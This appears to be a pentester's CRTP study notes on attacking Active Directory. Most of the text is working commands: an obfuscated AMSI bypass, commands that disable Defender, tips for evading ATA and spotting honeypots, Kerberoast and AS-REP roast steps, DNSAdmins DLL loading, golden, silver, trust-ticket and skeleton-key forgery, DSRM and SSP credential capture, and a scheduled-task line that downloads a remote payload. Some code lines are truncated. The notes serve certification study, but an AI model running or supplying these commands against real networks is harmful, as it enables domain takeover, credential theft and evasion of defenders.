CRTP Notes

Contact

LinkedIn: https://www.linkedin.com/in/segev-eliezer/

YouTube: https://YouTube.com/@0xd4y

Website: https://0xd4y.com

GitHub: https://GitHub.com/0xd4y

Table of Contents

Module

- ADModule can be used even in `ConstrainedLanguage` mode because it is signed by Microsoft
    - also makes detection harder
- PowerView
    - great for enumeration
    - used by pentesters and red teamers (not stealthy)
    - not signed by Microsoft


Enumeration

Domain Policies

Kerberos

Command	Description
`(Get-DomainPolicy)."Kerberos Policy"`	Returns MaxTicketAge, MaxServiceAge, MaxClockSkew, etc.
`Get-ADDomainController`	Get domain controllers for current domain
`Get-NetDomainController -Domain <DOMAIN_NAME>`	Get domain controllers for another domain
`Get-ADUser -Filter * -Properties *`	Get all users in domain
`Get-UserProperty -Properties pwdlastset`	Check when password was last set for domain users

How Kerberos Works



- Kerberos NTLM uses RC4 encryption
- DC contains all the credentials in the domain which allows it to decrypt requests made with a user's NTLM hash
- TGT is encrypted and signed with NTLM hash of krbtgt
  - krbtgt account made specifically for this purpose
- user requests TGS from DC when trying to access some resource (e.g. application server)
  - note the TGS is encrypted with the NTLM hash of the requested service's service account
  - requested service can decrypt the TGS as the service knows its own NTLM hash
  - when DC decrypts TGT, the only validation it performs is whether or not it can decrypt the TGT, and does not validate the decrypted contents
- optional mutual authentication can occur to ensure client doesn't send TGS to rogue app
- optional PAC requests are not enabled by default to avoid bogging down the DC with requests
- Kerberos policy checked only when TGT is created
  - user account validated by DC when TGT age is greater than 20 minutes

User Fields

- get user's description fields (sometimes contain passwords in cleartext)

```
Get-ADUser -Filter 'Description -like "*built*" -Properties Description | select name,Description
```

Identities

Command	Description
`Get-ADComputer -Filter *`	Returns computers connected to current domain
`Get-ADGroup -Filter *`	Returns all groups in current domain
`Get-ADGroupMember -Identity "<GROUP_NAME>" -Recursive`	Returns users part of specified group
`Get-ADPrincipalGroupMembership -Identity <USER>`	See groups user is a member of

Shares

Command	Description
`Invoke-ShareFinder`	Shows available shares on network
`Invoke-FileFinder`	Find sensitive files on computers in domain
`Get-NetFileServer`	Get all file servers of domain

- note that output returned from `Invoke-ShareFinder` doesn't necessarily mean you can access the shares, but high chance that you can

Finding Privesc Pathways

BloodHound

- do not use BloodHound in red team engagements (very noisy!)
  - use PowerView and PowerUp instead
- `Invoke-BloodHound -CollectionMethod All`
  - maps out entire domain


Relationships

Trust Relationships

- allows user of a domain or forest to access resources in another domain or forest
- implicit two-way trust exists between domains
- trust relationships need to be created between forests


One-Way Trust

- users in trusted domain can access resources in another domain, but not the reverse




Two-Way Trust

- users in both domains can access each other's resources



Transitive Trust

- relationships that are extended with other domains
- default intra-forest trust relationships are transitive two-way trusts
  - parent-child
  - tree-root



- domains A and C have a two-way trust with each other, because they both have a two-way trust with domain B

Nontransitive Trust

- cannot be extended to other domains or forests
- can be one-way or two-way
- default trust between domains in different forests when the forests don't have a trust relationship (aka external trust)

Trust Types

Domain Trusts


Parent-Child Trust

- created automatically between new domain and existing domain
  - e.g. PleaseFollow.0xd4y.com is a child of 0xd4y.com

- always two-way transitive
- can be found with `Get-ADTrust -Filter *`

Forest Trusts

- established between root domains of forests
- can be one-way, two-way, transitive, or nontransitive
- needs to be manually created (forests trusts do not exist by default)



- can be found with `Get-ADForest`

Avoiding Detection

One-liner to bypass AMSI `This script contains malicious content` block

```
S`eT-It`em ( 'V'+'aR' + 'IA' + ('blE:1'+'q2') + ('uZ'+'x') ) ( [TYpE]( "{1}{0}"-F'F','rE' ) ) ; ( Get-varI`A`BLE ( ('1Q'+'2U') +'zX' ) -VaL
```

- with local admin access, run `Set-MpPreference -DisableRealtimeMonitoring $true` to temporarily disable Defender
  - note that it is more silent (and preferred) to use `Set-MpPreference -DisableIOAVProtection $true` as this will specifically only target AV
- avoid communicating with the DC as much as possible

ATA

- avoid running `Invoke-UserHunter` against DCs to prevent logs (e.g. Reconaissance using SMB session enumeration)
  - skip running against DCs with `-ComputerFile computers.txt` where DCs are not in the `computers.txt` file
- for golden tickets and overpass-the-hash, ensure to also add `/aes256:<AES256_key>` and if possible also `/aes128:<AES128_key>` to avoid ATA's "Encryption downgrade activity" finding
- DCSync attacks trigger ATA's "Malicious replication of Directory Services" finding (only possible to bypass if run from a domain controller or child domain controller)
- avoid interacting with DAs as much as possible
- NEVER use automated dom ain takeover tools (extremely noisy)

Honeypots

- by checking when a user's password was last set, you can differentiate actual users from honeypot (decoy) users
- compare potential decoy object with known actual object
  - compare SID of other users with built-in users (e.g. built-in administrator [RID 500])

- you can find the legitimate DC with the `logonserver` environment variable
- objects created by some deception solutions may be filtered out when using WMI for retrieving information
- run `Invoke-HoneypotBuster -OpSec` to find potential honeypots
    - it's better to look for decoys manually, but this is a good tool for finding obvious honeypots (if `logoncount` ≥ 6, the user does not show up)

Signs Object is a Decoy

1. User has very enticing name
2. User's `pwdlastset` was last set a long time ago
3. User's `badpwdcount` is 0
    - note `badpwdcount` is typically low for service accounts
4. User's `logoncount` is 0 or few
5. `lastLogon` or `lastlogontimestamp` was from a long time ago
6. `objectSID` is different than the domain's
7. `whenCreated` is default or very new or old

Domain Privilege Escalation


⭐ Keep your eyes on the goals of your operation, and avoid getting DA privileges if it is not required. This will greatly help in avoiding detection.

Session Hijack

- if user has active session in workstation where you have local admin, you can obtain their TGT (even if they are a domain admin)
    - can be found with `Invoke-UserHunter -GroupName "<GROUP_NAME>"`
        - add the `-CheckAccess` parameter to check if you have local admin access
    - works by using `Get-NetGroupMember` and `Get-NetSession`
- you can then extract the user's TGT with `Invoke-Mimikatz -Command '"sekurlsa::tickets /export/ex"'`

Kerberoast

- effective as service accounts are often ignored and passwords are rarely changed
    - note machine accounts have 120 character passwords
    - kerberoast is only effective against users who are being used as service accounts
        - can be found with `Get-NetUser -SPN` or `Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties ServicePrincipalName`
- service accounts typically have privileged access



- in step four, the TGS is saved to disc
- because TGS encrypted with service account hash, you can try to perform an offline password attack
- quiet as only one event (4769) is logged
- if successful, you can perform a silver ticket attack


Exploitation

```
# Obtain TGS
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "<SERVICE>/follow.0xd4y_notes.local"

### Check TGS was granted with klist

# Save TGS to disk:
Invoke-Mimikatz -Command '"kerberos::list /export"'
```

- you can also use PowerView's `Request-SPNTicket` and crack with John or Hashcat

AS-REP Roast

- if Kerberos preauth is not required for a user (required by default), you can get a user's AS-REP and try to crack it
  - can be found with `Get-ADUser -Filter {DoesNotRequirePreAuth -eq $True} -Properties DoesNotRequirePreAuth`



- when preauth is not required for the user, you can request authentication data for that user
  - KDC then responds in step 2 with a TGT encrypted with the user's NTLM hash
    - this can then be saved to disk and cracked offline
- if you have `GenericAll` or `GenericWrite` control over a group or user in a group, you can disable preauth for a user:

```
# Find permissions group has for users in domain
Invoke-ACLScanner -ResolveGUIDs | ?{$_.IdentityReferenceName -match "<GROUP_NAME>"}

# Disable PreAuth for user 0xd4y
Set-DomainObject -Identity 0xd4y -XOR @{useraccountcontrol=4194304}

# Get TGT for user 0xd4y
Get-ASRepHash -UserName 0xd4y
```

- the `Set-DomainObject` command may result in an `Exception calling "GetNames"` error, but it may have still worked
  - this can be verified with `Get-DomainUser -Preauthnotrequired`
  - it may be possible to resolve this issue by starting a new PowerShel session

Set-SPN

- with `GenericAll` or `GenericWrite` permissions for a user, you can set the user's SPN to anything and request a TGS for it (even if there is no service running for that SPN)
  - the TGS can then be saved to disk and cracked

Exploitation

```
# Set unique SPN for user 0xd4y
Set-ADUser -Identity 0xd4y -ServicePrincipalNames @{Add='doesnot/matter'}

# Request TGS
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "doesnot/matter"

# Save TGS to disk:
Invoke-Mimikatz -Command '"kerberos::list /export"'
```

- if an error occurs when trying to set an SPN for a user, it may be because the SPN already exists

Kerberos Delegation

- delegation allows reuse of credentials to access resources hosted on a different server

Suppose a user wants to access a web server:

1. User provides creds to DC and DC returns a TGT
2. User requests a TGS for web service, and DC provides a TGS
3. User sends TGS and TGT to web server
    - TGT embedded inside TGS with unconstrained delegation
4. Web server uses user's TGT to request a TGS from the DC for the database server
5. Web server service account connects to database service as the user

Two Types of Kerberos Delegation

Unconstrained Delegation

- server can access any service on any computer on behalf of that user
- note that DCs will always show up as unconstrained
- TGT stored in LSASS, so with admin privileges on compromised server, you can extract any user's TGT that authenticated to service
    - great way to privesc, especially when domain admins connect to the service

```
# Find computers with unconstrained delegation enabled
Get-ADComputer -Filter {TrustedForDelegation -eq $True}
Get-ADUser -Filter {TrustedForDelegation -eq $True}

# Extract TGT from compromised service
Invoke-Mimikatz -Command '"sekurlsa::tickets"' ## Add /export to save to disk

# Perform Pass-the-Ticket attack
Invoke-Mimikatz -Command '"kerberos::ptt <TGT_FILE>"'
```

Constrained Delegation

- server only allowed to access specific services on specific computers on behalf of user
- you can only access services listed in the `msDS-AllowedToDelegateTo` attribute

```
# Find users and computers with constrained delegation enabled (also returns msDS-AllowedToDelegateTo)
Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne "$null"} -Properties msDS-AllowedToDelegateTo
## Can also use PowerView's "Get-DomainUser -TrustedToAuth" or "Get-DomainComputer -TrustedToAuth"

# Getting TGT for compromised service account (kekeo)
tgt::ask /user:<SERVICE_ACCOUNT> /domain:follow.0xd4y_notes.local /rc4:<NTLM_HASH>

# Using kekeo, get TGS for service on behalf of Domain Administrator
tgs::s4u /tgt:<TGT_FILE> /user:Administrator@follow.0xd4y_notes.local /service:<SERVICE>/<MACHINE>
```

- note you can only specify a service that is allowed by the `msDS-AllowedToDelegateTo` restriction or a service running under the same account
    - no validation is performed on SPN
    - especially useful when the service is running under a machine account (can potentially get access to the ldap service and run a DCSync attack by just impersonating a domain admin!)
- no need to wait for user to connect to service as you are not extracting their TGT, you are just impersonating them when requesting a TGS


DNSAdmins

- members of DNSAdmins group can load arbitrary DLLs as system (privileges of dns.exe)

- can load arbitrary DLL to DC
- if loading of plugin fails, DNS service will not start
- need privileges to restart DNS service
  - by default they are not able to restart DNS service, but some organizations may have it enabled
- find DNS admins with `Get-ADGroupMember -Identity DNSAdmins`

Exploitation

```
# First, serve an arbitrary DLL on some domain-joined workstation that you own
## Then, do the following:
dnscmd <DNS_SERVER> /config /serverlevelplugindll \\<WORKSTATION_YOU_OWN>\malicious.dll

# Restart the DNS service
sc \\<DNS_SERVER> stop dns
sc \\<DNS_SERVER> start dns
```



Enterprise Admins (Child Domain to Forest Root)


- enterprise admins have access to all domains in a forest

Two ways of escalating privileges between two domains in same forest:

1. krbtgt hash
2. trust tickets

How Authentication Works Between Domains

Suppose you are a user in follow.0xd4y_notes.local and you try to access an app server that is present in the parent domain (0xd4y_notes.local):



In step 3, the follow.0xd4y_notes.local DC checks its global catalog for the app server the client is requesting. The DC then sees that the app server does note exist in its own global catalog, but it does exist in the parent domain, so it sends an inter-realm TGT (encrypted and signed with the trust key) to the client.

In step 5, the inter-realm TGT is sent to the 0xd4y_notes.local DC whose only validation for the TGT is whether or not it can decrypt it with the trust key (the same key used to encrypt the TGT).

Trust Tickets

- when compromising a domain, you can craft golden tickets destined for other domains within the forest
- no effective defense against this (works as intended)
  - a compromise of one DC in a forest is enough to assume that the forest is fully compromised
- note that managed service accounts end with a dollar sign ($)

```
# First method of getting trust ticket RC4 hash (run within DC)
Invoke-Mimikatz -Command '"lsadump::trust /patch"' -ComputerName follow-dc

## Then, forge a TGT (First method)
  Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:<CURRENT_CHILD_DOMAIN> /sid:<CURRENT_CHILD_DOMAIN_SID> /groups:51

# Second method of getting trust ticket RC4 hash
Invoke-Mimikatz -Command '"lsadump::dcsync /user:notes\subscribe_0xd4y$"'

## Then, forge a TGT (Second method)
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:<CHILD_DOMAIN> /sid:<CURRENT_DOMAIN_SID> /sids:<PARENT_ENTERPRISE_A

### Afterwards, request a TGS to a service using the TGT
.\asktgs.exe C:\PATH\TO\trust_tkt.kirbi <SERVICE>/youtube_subscribe.0xd4y_notes.local
#### Note you can also run Invoke-Mimikatz -Command '"kerberos::ptt C:\PATH\TO\ticket.kirbi"'. This will also automatically inject the tick

#### Finally, inject the TGS in your current powershell session
.\kirbikator.exe lsa C:\PATH\TO\TGS.kirbi
```

- note the domain (a.k.a intra-realm) trust key is rotated every 30 days automatically and can also be rotated manually
  - this is unlike inter-forest (a.k.a inter-realm) trust keys which do not automatically rotate
- no need to have DA privileges to forge a TGT
  - only need DA privileges to get the hash used for forging a TGT
- therefore, it is enough to compromise one domain in a forest to compromise the entire forest
- note that for the `sids` parameter, it is more stealthy to use the domain controllers group (S-1-5-21-…-516) and the enterprise domain controllers group (S-1-5-9), as it avoids some logs

- looks like `/sids:S-1-5-21-1004336348-1187298915-682003330-516,S-1-5-9`

Domain Persistence

- note that a golden ticket is a TGT while silver ticket is a TGS
- always ask the client before performing persistence
  - especially for the Skeleton Key, DSRM, and CustomSSP methods which downgrade the target organization's security

Golden Ticket

⭐ DC does not validate contents of decrypted TGT

- with hash of krbtgt account, you can forge a TGT and access any resources
- can impersonate any user
- if the krbtgt password is changed manually (doesn't matter how complex it is), it will be automatically updated to a complex password instead

Creating Golden Ticket

```
Invoke-Mimikatz -Command '"kerberos::golden /User:Administrator /domain:follow.0xd4y_notes.local /sid:<SID> /krbtgt:<KRBTGT_HASH> id:500 /g
```

- note you can specify a user that does not exist in the domain, but this looks suspicious
- `/ptt` (pass-the-ticket) signifies to inject ticket in current PS process
  - you can use `/ticket` instead to save the ticket to a file for later use
  - better to use `/ptt` instead of `/ticket` to not use old TGTs and to not touch disc (old TGTs are sometimes monitored)
- `/startoffset:0` signifies to make the ticket available right now
- `/endin:600` sets ticket lifetime to 600 minutes (default AD setting)
- `/renewmax:10080` sets ticket renewal lifetime to 7 days which is 10,080 hours (default AD setting)
- even if a sysadmin changes the krbtgt password, a golden ticket will still work as krbtgt remembers the previous password
- golden ticket attack does not need special local or domain privileges
  - can be run from non-domain joined machine

Silver Ticket

- forged TGS when accessing service
- requires NTLM hash of service account
- allows you to impersonate any user when accessing service
- unless using silver ticket against DC, this silver ticket does not trigger a `4672` (Admin Logon) event
- silver ticket fails if PAC check is made (not enabled by default)
  - PAC stands for Privileged Attribute Certificate
- silver tickets last 30 days by default for computer accounts
  - note machine account passwords are rotated unlike krbtgt

Creating Silver Ticket

```
Invoke-Mimikatz -Command '"kerberos::golden /User:Administrator /domain:follow.0xd4y_notes.local /sid:<SID> /target:follow-dc.0xd4y_notes
```

- note the service can be WSMAN, RPCSS, HOST, etc.
- you can get RCE by creating silver ticket for HOST service and creating a scheduled task
  - `schtasks /create /S follow.0xd4y_notes.local /sc Weekly /ru "NT Authority\SYSTEM" /tn: <TASK_NAME> /tr <REVERSE_SHELL_PAYLOAD>` then, run the task with `schtasks /run /s follow.0xd4y_notes.local /tn <TASK_NAME>`
- also possible to execute commands with WMI service (check with `gwmi -Class win32_operatingsystem -ComputerName follow.0xd4y_notes.local`)

Getting RCE

- create silver ticket for HOST service

```
schtasks /create /S target.0xd4y_notes.local /SC Weekly /RU "NT Authority\System" /TN "Follow0xd4yTask" /TR "powershell.exe -c 'IEX(New-Obj
schtasks /Run /S target.0xd4y_notes.local /TN "Follow0xd4yTask"
```

Skeleton Key

- patches DC to allow access to any user with single password
- indefinite persistence as long as the target does not reboot
  - usually people reboot the DC every month or several months
- only works against machines that authenticate to the patched DC
- can only patch LSASS once per reboot
  - otherwise the following error occurs: `ERROR kul_m_misc_skeleton ; Second pattern not found`
- note that this attack does not overwrite any password

Creating Skeleton Key

```
Invoke-Mimikatz -Command '"privilege::debug" "misc::skeleton"' -ComputerName follow-dc.0xd4y_notes.local
```

- password is `mimikatz`, always change this!
- you can then do `Enter-PSSession -ComputerName target.0xd4y_notes.local -Credential examplecorp\Administrator`
  - enter skeleton key password, or legitimate

Removal of LSASS Protection

If LSASS is a protected process, you must run the following:

```
privilege::debug
!+
!processprotect /process:lsass.exe /remove
misc::skeleton
!-
```

- this would be very noisy in logs

DSRM

Directory Service Restore Mode (a.k.a SafeModePassword)

- required when server is promoted to DC
- the local admin's password on DC is the DSRM password
- persistence length is typically the longest
- with hash of DSRM password, you can perform a PtH attack to access DC

- logon behavior of DSRM account needs to be changed before you can log into it
  - within the DC, do `New-ItemProperty "HKLM:\System\CurrentControlSet\Control\LSA\" -Name "DsrmAdminLogonBehavior" -Value 2 -PropertyType DWORD`
    - if this property already exists, do `Set-ItemProperty "HKLM:\System\CurrentControlSet\Control\LSA\" -Name "DsrmAdminLogonBehavior" -Value 2`

Dump DSRM Password

```
Invoke-Mimikatz -Command '"token::elevate" "lsadump::sam"' -ComputerName follow-dc
```

Custom SSP

Security Support Provider

- DLL that allows an app to authenticate (e.g. NTLM, Kerberos, Wdigest, CredSSP, etc.)
- Mimikatz has mimilib.dll SSP
  - logs local logons and service accounts and machine passwords on target server

Exploitation

- passwords logged to C:\Windows\system32\kiwissp.log
- perform within the DC

Method 1

1. Add mimilib.dll in System32 and to `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages`
2. Reboot the machine

```
$packages = Get-ItemProperty HKLM:\System\CurrentControlSet\Control\Lsa\OSConfig -Name 'Security Packages' | select -ExpandProperty 'Securi
$packages += "mimilib"
Set-ItemProperty HKLM:\System\CurrentControlSet\Control\Lsa\OSConfig -Name 'Security Packages' -Value $packages
Set-ItemProperty HKLM:\System\CurrentControlSet\Control\LSA\ -Name 'Security Packages' -Value $packages
```

Method 2

`Invoke-Mimikatz -Command "misc::memssp"'`

- writes to LSASS
- not stable on Windows Server 2016


ACLs

